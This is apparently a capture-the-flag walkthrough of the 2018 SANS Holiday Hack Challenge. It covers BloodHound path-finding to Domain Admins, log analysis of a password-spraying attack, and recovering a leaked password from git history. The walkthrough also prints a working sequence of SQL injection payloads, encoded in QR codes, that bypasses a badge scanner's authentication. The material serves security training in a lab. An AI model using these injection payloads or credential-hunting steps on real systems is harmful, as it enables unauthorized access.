
Yippee-ki-yay


The unzipped file contained two images for the Google Ventilation system:

ventilation_diagram_1F.jpg:



ventilation_diagram_2F.jpg:





Come out to the North Pole we'll get together have a few laughs.....

Narrative 4-5 of 12:

The toy soldiers act even more aggressively. They are searching for something -- something very special inside of Santa's castle -- and they will stop at NOTHING until they find it. Hans seems to be directing their activities.

In the main lobby on the bottom floor of Santa's castle, Hans calls everyone around to deliver a speech. Make sure you visit Hans to hear his speech.

Hans:

Ladies and Gentlemen…
Ladies and Gentlemen…
Due to the North Pole's legacy of providing coal as presents around the globe ...
... they are about to be taught a lesson in the real use of POWER. You will be witnesses.
Now, Santa… that's a nice suit… John Philips, North Pole. I have two myself. Rumor has it Alabaster buys his there.
I have comrades in arms around the world who are languishing in prison.
The Elvin State Department enjoys rattling its saber for its own ends. Now it can rattle it for ME.
The following people are to be released from their captors.
In the Dungeon for Errant Reindeer, the seven members of the New Arietes Front.
In Whoville Prison, the imprisoned leader of ATNAS Corporation, Miss Cindy Lou Who.
In the Land of Oz, Glinda the Good Witch.

5 OBJECTIVE: AD PRIVILEGE DISCOVERY

Difficulty: 

Using the data set contained in this SANS Slingshot Linux image (https://download.holidayhackchallenge.com/HHC2018-DomainHack_2018-12-19.ova), find a reliable path from a Kerberoastable user to the Domain Admins group. What's the user's logon name? Remember to avoid RDP as a control path as it depends on separate local privilege escalation flaws. For hints on achieving this objective, please visit Holly Evergreen and help her with the CURLing Master Cranberry Pi terminal challenge.

5.1 CURLING MASTER CRANBERRY PI TERMINAL CHALLENGE


Holly Everygreen:

Hi, I'm Holly Everygreen.
...
Oh that Bushy!
Sorry to vent, but that brother of mine did something strange.
The trigger to restart the Candy Striper is apparently an arcane HTTP call or 2.
I sometimes wonder if all IT folk do strange things with their home networks...

Terminal hint:

- HTTP/2.0 Basics: https://developers.google.com/web/fundamentals/performance/http2/

Terminal challenge:



```
I am Holly Evergreen, and now you won't believe:
Once again the striper stopped; I think I might just leave!
Bushy set it up to start upon a website call.
Darned if I can CURL it on - my Linux skills apall.

Could you be our CURLing master - fixing up this mess?
If you are, there's one concern you surely must address.
Something's off about the conf that Bushy put in place.
Can you overcome this snag and save us all some face?

  Complete this challenge by submitting the right HTTP
  request to the server at http://localhost:8080/ to
  get the candy striper started again. You may view
  the contents of the nginx.conf file in
  /etc/nginx/, if helpful.
elf@77d70189b4d2:~$
```

Looking at the files available and inspecting **.bash_history**:

```
elf@77d70189b4d2:~$ ls -al
total 24
drwxr-xr-x 1 elf  elf  4096 Dec 14 16:15 .
drwxr-xr-x 1 root root 4096 Dec 14 16:14 ..
-rw-r--r-- 1 elf  elf   464 Dec 14 16:13 .bash_history
-rw-r--r-- 1 elf  elf   220 May 15  2017 .bash_logout
-rw-r--r-- 1 elf  elf  3543 Dec 14 16:15 .bashrc
-rw-r--r-- 1 elf  elf   675 May 15  2017 .profile
elf@77d70189b4d2:~$ cat .bash_history
netstat -ant
ncat --broker -nlvp 9090
echo "\302\257\ (\343\203\204) /\302\257" >> /tmp/shruggins
cat /tmp/shruggins
curl --http2-prior-knowledge http://localhost:8080/index.php
telnet towel.blinkenlights.nl
fortune | cowsay | lolcat
ps -aux
sl
figlet I am your father
echo 'goHangasaLAmIimalaSAgnaHoG' | rev
aptitude moo
aptitude -v moo
aptitude -vv moo
aptitude -vvv moo
aptitude -vvvv moo
aptitude -vvvvv moo
aptitude -vvvvvv moo
yes Giddyup
factor 512
aafire

elf@77d70189b4d2:~$
```

The curl command looks interesting, let's test it out:

```
elf@77d70189b4d2:~$ curl --http2-prior-knowledge http://localhost:8080/index.php
<html>
 <head>
  <title>Candy Striper Turner-On'er</title>
 </head>
 <body>
 <p>To turn the machine on, simply POST to this URL with parameter "status=on"


 </body>
</html>
elf@77d70189b4d2:~$
```

The feedback indicates to just do POST request with **status=on** to the URL:

```
elf@77d70189b4d2:~$ curl --http2-prior-knowledge http://localhost:8080/index.php --data
'status=on'
<html>
 <head>
  <title>Candy Striper Turner-On'er</title>
 </head>
 <body>
 <p>To turn the machine on, simply POST to this URL with parameter "status=on"
```

```
Unencrypted 2.0? He's such a silly guy.
That's the kind of stunt that makes my OWASP friends all cry.
Truth be told: most major sites are speaking 2.0;
TLS connections are in place when they do so.

-Holly Evergreen
<p>Congratulations! You've won and have successfully completed this challenge.
<p>POSTing data in HTTP/2.0.

 </body>
</html>
elf@77d70189b4d2:~$
```

Holly Evergreen:

Unencrypted HTTP/2? What was he thinking? Oh well.
Have you ever used Bloodhound for testing Active Directory implementations?
It's a merry little tool that can sniff AD and find paths to reaching privileged status on specific machines.
AD implementations can get so complicated that administrators may not even know what paths they've set up that attackers might exploit.
Have you seen anyone demo the tool before?
Oh my! Santa's castle… it's under siege!
We're trapped inside and can't leave.
The toy soldiers are blocking all of the exits!
We are all prisoners!

Objective hint:

- Bloodhound Demo: https://youtu.be/gOpsLiJFI1o
- Bloodhound Tool: https://github.com/BloodHoundAD/BloodHound


5.2 AD Privilege Discovery

Download and Import https://download.holidayhackchallenge.com/HHC2018-DomainHack_2018-12-19.ova in to VMWare workstation


Power on the VM it auto logs you in.

Launch BloodHound from the shotcut on the desktop and login with the cached credentials.

Under **more options** select **Queries** and select **Shortest Paths to Domain Admins from Kerbeoastable Users**



This identifies one user that is able to get to Domain Admins:



AD Privilege Discovery Answer:

LDUBEJ00320@AD.KRINGLECASTLE.COM

Narrative 6-7 of 12:

The toy soldiers continue behaving very rudely, grunting orders to the guests and to each other in vaguely Germanic phrases. Suddenly, one of the toy soldiers appears wearing a grey sweatshirt that has written on it in red pen, "NOW I HAVE A ZERO-DAY. HO-HO-HO."

A rumor spreads among the elves that Alabaster has lost his badge. Several elves say, "What do you think someone could do with that?"

Toy Soldier:

Links.
Nein! Nein! Nein!
No one is coming to help you.
Get the over here!
Schnell!

6 OBJECTIVE: BADGE MANIPULATION

Difficulty: 

Bypass the authentication mechanism associated with the room near Pepper Minstix. A sample employee badge is available (https://www.holidayhackchallenge.com/2018/challenges/alabaster_badge.jpg). What is the access control number revealed by the door authentication panel? For hints on achieving this objective, please visit Pepper Minstix and help her with the Yule Log Analysis Cranberry Pi terminal challenge.

6.1 YULE LOG ANALYSIS CRANBERRY PI TERMINAL CHALLENGE

Pepper Minstix:

Hi, I'm Pepper Minstix.
Have you heard of password spraying? It seems we've been victim. We fear that they were successful in accessing one of our Elf Web Access accounts, but we don't know which one.
Parsing through .evtx files can be tricky, but there's a Python script that can help you convert it into XML for easier grep'ing.

Terminal hint:

- Password Spraying with MailSniper.ps1: https://securityweekly.com/2017/07/21/tsw11/

Terminal challenge:

```
Can you help us figure out which user was attacked?
Tell us who fell victim, and please handle this with tact...

  Submit the compromised webmail username to
  runtoanswer to complete this challenge.
elf@fd0d584954d7:~$
```

Files available on the Cranberry Pi terminal:

```
elf@fd0d584954d7:~$ ls -al
total 6916
drwxr-xr-x 1 elf  elf     4096 Dec 14 16:42 .
drwxr-xr-x 1 root root    4096 Dec 14 16:42 ..
-rw-r--r-- 1 elf  elf      220 Apr  4  2018 .bash logout
-rw-r--r-- 1 elf  elf     3785 Dec 14 16:42 .bashrc
-rw-r--r-- 1 elf  elf      807 Apr  4  2018 .profile
-rw-r--r-- 1 elf  elf     1353 Dec 14 16:13 evtx_dump.py
-rw-r--r-- 1 elf  elf  1118208 Dec 14 16:13 ho-ho-no.evtx
-rwxr-xr-x 1 elf  elf  5936968 Dec 14 16:13 runtoanswer
```

If password spraying has been used there should be a lot of failed login events. Using the **provided evtx_dump.py** script to dump the **ho-ho-no.evtx** to XML and grep all XML for event ID **4625** (An account failed to log on):

```
elf@fd0d584954d7:~$ python evtx_dump.py ho-ho-no.evtx | grep -B1 -A42 '4625' | grep
TargetUserName<Data Name="TargetUserName">sparkle.redberry</Data>
<Data Name="TargetUserName">test.user</Data>
<Data Name="TargetUserName">aaron.smith</Data>
<Data Name="TargetUserName">abhishek.kumar</Data>
<Data Name="TargetUserName">adam.smith</Data>
<Data Name="TargetUserName">ahmed.ali</Data>
<Data Name="TargetUserName">ahmed.hassan</Data>
<Data Name="TargetUserName">ahmed.mohamed</Data>
<Data Name="TargetUserName">ajay.kumar</Data>
<Data Name="TargetUserName">alex.smith</Data>
<Data Name="TargetUserName">ali.khan</Data>
...
...
...
<Data Name="TargetUserName">steven.smith</Data>
<Data Name="TargetUserName">sugerplum.mary</Data>
<Data Name="TargetUserName">sunil.kumar</Data>
<Data Name="TargetUserName">suresh.kumar</Data>
<Data Name="TargetUserName">tim.smith</Data>
<Data Name="TargetUserName">tom.smith</Data>
<Data Name="TargetUserName">tyler.smith</Data>
<Data Name="TargetUserName">vijay.kumar</Data>
<Data Name="TargetUserName">vinod.kumar</Data>
<Data Name="TargetUserName">wunorse.openslae</Data>
elf@fd0d584954d7:~$ python evtx dump.py ho-ho-no.evtx | grep -B1 -A42 '4625' | grep
TargetUserName| wc -l
212
```

That confirms a large volume of failed login events (212) and almost all of them are for individual user accounts. Next up find all the associated IP addresses for the failed login events:


```
elf@fd0d584954d7:~$ python evtx dump.py ho-ho-no.evtx | grep -B1 -A42 '4625' | grep
IpAddress | sort | uniq -c | sort
      1 <Data Name="IpAddress">10.158.210.210</Data>
    211 <Data Name="IpAddress">172.31.254.101</Data>
```

The source of all the failed login attempts is **172.31.254.101**. Now search for any successful login event from that IP address (event ID **4624**: An account was successfully logged on):

```
elf@fd0d584954d7:~$ python evtx dump.py ho-ho-no.evtx | grep -B1 -A42 '4624' | grep -B14
'172.31.254.101' | grep TargetUserName
<Data Name="TargetUserName">minty.candycane</Data>
<Data Name="TargetUserName">minty.candycane</Data>
```

Based on the results we can see that **minty.candycane** is the only user with two successful logins from the ip address **172.31.254.101**. Most likely the first one was MailSniper.ps1 successful login followed by the attacker login to the account:

```
elf@fd0d584954d7:~$ ./runtoanswer
Loading, please wait......


Whose account was successfully accessed by the attacker's password spray? minty.candycane
```



```
Silly Minty Candycane, well this is what she gets.
"Winter2018" isn't for The Internets.
Passwords formed with season-year are on the hackers' list.
Maybe we should look at guidance published by the NIST?

Congratulations!

elf@fd0d584954d7:~$
```

Pepper Minstix:


Well, that explains the odd activity in Minty's account. Thanks for your help!
All of the Kringle Castle employees have these cool cards with QR codes on them that give us access to restricted areas.
Unfortunately, the badge-scan-o-matic said my account was disabled when I tried scanning my badge.
I really needed access so I tried scanning several QR codes I made from my phone but the scanner kept saying "User Not Found".
I researched a SQL database error from scanning a QR code with special characters in it and found it may contain an injection vulnerability.
I was going to try some variations I found on OWASP but decided to stop so I don't tick-off Alabaster.
Oh my! Santa's castle… it's under siege!
We're trapped inside and can't leave.
The toy soldiers are blocking all of the exits!
We are all prisoners!

Objective hint:

- SQL Injection: https://www.owasp.org/index.php/SQL_Injection_Bypassing_WAF#Auth_Bypass
- Barcode Creation: https://www.the-qrcode-generator.com/

6.2 BADGE MANIPULATION

https://scanomatic.kringlecastle.com/index.html



https://www.holidayhackchallenge.com/2018/challenges/alabaster_badge.jpg

Running the QR Code through a scanner provides the following:

oRfjg5uGHmbduj2m

Possibly some base64 decoded:

```
root@Kali:~# echo -n 'oRfjg5uGHmbduj2m' | base64 -d > tmp
root@Kali:~# file tmp
tmp: data
root@Kali:~# xxd tmp
00000000: a117 e383 9b86 1e66 ddba 3da6            .......f..=.
root@Kali:~#
```

This didn't provided anything useable, so moving on to the hint about SQL injection.

Using website https://www.the-qrcode-generator.com/ create a QR code for : ' (single apostrophe) and upload it to the scanomatic website to see what it returns:

QR Code = ' / response payload:

```
{"data":"EXCEPTION AT (LINE 96 \"user_info = query(\"SELECT
first_name,last_name,enabled FROM employees WHERE authorized = 1 AND uid = '{}'
LIMIT 1\".format(uid))\"): (1064, u\"You have an error in your SQL syntax; check
the manual that corresponds to your MariaDB server version for the right syntax
to use near '''' LIMIT 1' at line 1\")","request":false}
```

Adding another apostrophe to see if SQL syntax is then correct:

QR Code = '' / response payload:

```
{"data":"No Authorized User Account Found!","request":false}
```

Trying the Auth bypass from https://www.owasp.org/index.php/SQL_Injection_Bypassing_WAF#Auth_Bypass:

QR Code = **or 1-- -' or 1 or '1"or 1 or"** / response payload:


```
{"data":"Authorized User Account Has Been Disabled!","request":false}
```


Let's try to fingerprint the database using union select's:

QR Code = **'union select 1-- -** / response payload:


```
{"data":"EXCEPTION AT (LINE 96 \"user_info = query(\"SELECT
first_name,last_name,enabled FROM employees WHERE authorized = 1 AND uid = '{}'
LIMIT 1\".format(uid))\"): (1222, u'The used SELECT statements have a different
number of columns')","request":false}
```


QR Code = **'union select 1,2-- -** / response payload:


```
{"data":"EXCEPTION AT (LINE 96 \"user_info = query(\"SELECT
first_name,last_name,enabled FROM employees WHERE authorized = 1 AND uid = '{}'
LIMIT 1\".format(uid))\"): (1222, u'The used SELECT statements have a different
number of columns')","request":false}
```


QR Code = **'union select 1,2,3-- -** / response payload:


```
{"data":"User Access Granted - Control number
19880715","request":true,"success":{"hash":"ff60055a84873cd7d75ce86cfaebd971ab90c
86ff72d976ede0f5f04795e99eb","resourceId":"false"}}
```


Success!

Badge Manipulation Answer:

19880715

Narrative 8 of 12:

Hans has started monologuing again. Please visit him in Santa's lobby for a status update.

Hans:

So, you've figured out my plan – it's not about freeing those prisoners.
The toy soldiers and I are here to steal the contents of Santa's vault!
You think that after all my posturing, all my little speeches, that I'm nothing but a common thief.
But, I tell you -- I am an exceptional thief.
And since I've moved up to kidnapping all of you, you should be more polite!

7 OBJECTIVE: HR INCIDENT RESPONSE

Difficulty: 

Santa uses an Elf Resources website to look for talented information security professionals. Gain access to the website (https://careers.kringlecastle.com/) and fetch the document C:\candidate_evaluation.docx. Which terrorist organization is secretly supported by the job applicant whose name begins with "K." For hints on achieving this objective, please visit Sparkle Redberry and help her with the Dev Ops Fail Cranberry Pi terminal challenge.

7.1 DEV OPS FAIL CRANBERRY PI TERMINAL CHALLENGE


Sparkle Redberry:

Hi, I'm Sparkle Redberry!
Ugh, can you believe that Elf Resources is poking around? Something about sensitive info in my git repo.
I mean, I may have uploaded something sensitive earlier, but it's no big deal. I overwrote it!
Care to check my Cranberry Pi terminal and prove me right?

Terminal hint:

- Git Cheat Sheet: https://gist.github.com/hofmannsven/6814451
- Finding Passwords in Git: https://en.internetwache.org/dont-publicly-expose-git-or-how-we-downloaded-your-websites-sourcecode-an-analysis-of-alexas-1m-28-07-2015/

Terminal challenge:



```
Coalbox again, and I've got one more ask.
Sparkle Q. Redberry has fumbled a task.
Git pull and merging, she did all the day;
With all this gitting, some creds got away.

Urging - I scolded, "Don't put creds in git!"
She said, "Don't worry - you're having a fit.
If I did drop them then surely I could,
Upload some new code done up as one should."

Though I would like to believe this here elf,
I'm worried we've put some creds on a shelf.
Any who's curious might find our "oops,"
Please find it fast before some other snoops!

Find Sparkle's password, then run the runtoanswer tool.
elf@ac985c16e610:~$
```

Files available on the Cranberry Pi terminal:

```
elf@ac985c16e610:~$ ls -al
total 5832
drwxr-xr-x 1 elf  elf     4096 Dec 14 16:30 .
drwxr-xr-x 1 root root    4096 Dec 14 16:30 ..
-rw-r--r-- 1 elf  elf      220 May 15  2017 .bash_logout
-rw-r--r-- 1 elf  elf     1836 Dec 14 16:13 .bashrc
-rw-r--r-- 1 elf  elf      675 May 15  2017 .profile
drwxr-xr-x 1 elf  elf     4096 Nov 14 09:48 kcconfmgmt
-rwxr-xr-x 1 elf  elf  5944352 Dec 14 16:13 runtoanswer
elf@ac985c16e610:~$
```

Check the git log for any mention of **password**:

```
elf@ac985c16e610:~$ cd kcconfmgmt/
elf@ac985c16e610:~/kcconfmgmt$ git log | grep -B4 -A1 password
commit d84b728c7d9cf7f9bafc5efb9978cd0e3122283d
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Sat Nov 10 19:51:52 2018 -0500

    Add user model for authentication, bcrypt password storage

--
commit 60a2ffea7520ee980a5fc60177ff4d0633f2516b
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Thu Nov 8 21:11:03 2018 -0500

    Per @tcoalbox admonishment, removed username/password from config.js, default settings
in config.js.def need to be updated before use

elf@ac985c16e610:~/kcconfmgmt$
```

Check out the commit that mentions the removal of username/password:

```
elf@ac985c16e610:~/kcconfmgmt$ git show 60a2ffea7520ee980a5fc60177ff4d0633f2516b
commit 60a2ffea7520ee980a5fc60177ff4d0633f2516b
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Thu Nov 8 21:11:03 2018 -0500

    Per @tcoalbox admonishment, removed username/password from config.js, default settings
in conf
ig.js.def need to be updated before use

diff --git a/server/config/config.js b/server/config/config.js
deleted file mode 100644
index 25be269..0000000
--- a/server/config/config.js
```

```
+++ /dev/null
@@ -1,4 +0,0 @@
-// Database URL
-module.exports = {
-    'url' : 'mongodb://sredberry:twinkletwinkletwinkle@127.0.0.1:27017/node-api'
-};
diff --git a/server/config/config.js.def b/server/config/config.js.def
new file mode 100644
index 0000000..740eba5
--- /dev/null
+++ b/server/config/config.js.def
@@ -0,0 +1,4 @@
+// Database URL
+module.exports = {
+    'url' : 'mongodb://username:password@127.0.0.1:27017/node-api'
+};
elf@ac985c16e610:~/kcconfmgmt$
```

Located password **twinkletwinkletwinkle**:

```
elf@ac985c16e610: ~$ ./runtoanswer
Loading, please wait......



Enter Sparkle Redberry's password: twinkletwinkletwinkle


This ain't "I told you so" time, but it's true:
I shake my head at the goofs we go through.
Everyone knows that the gits aren't the place;
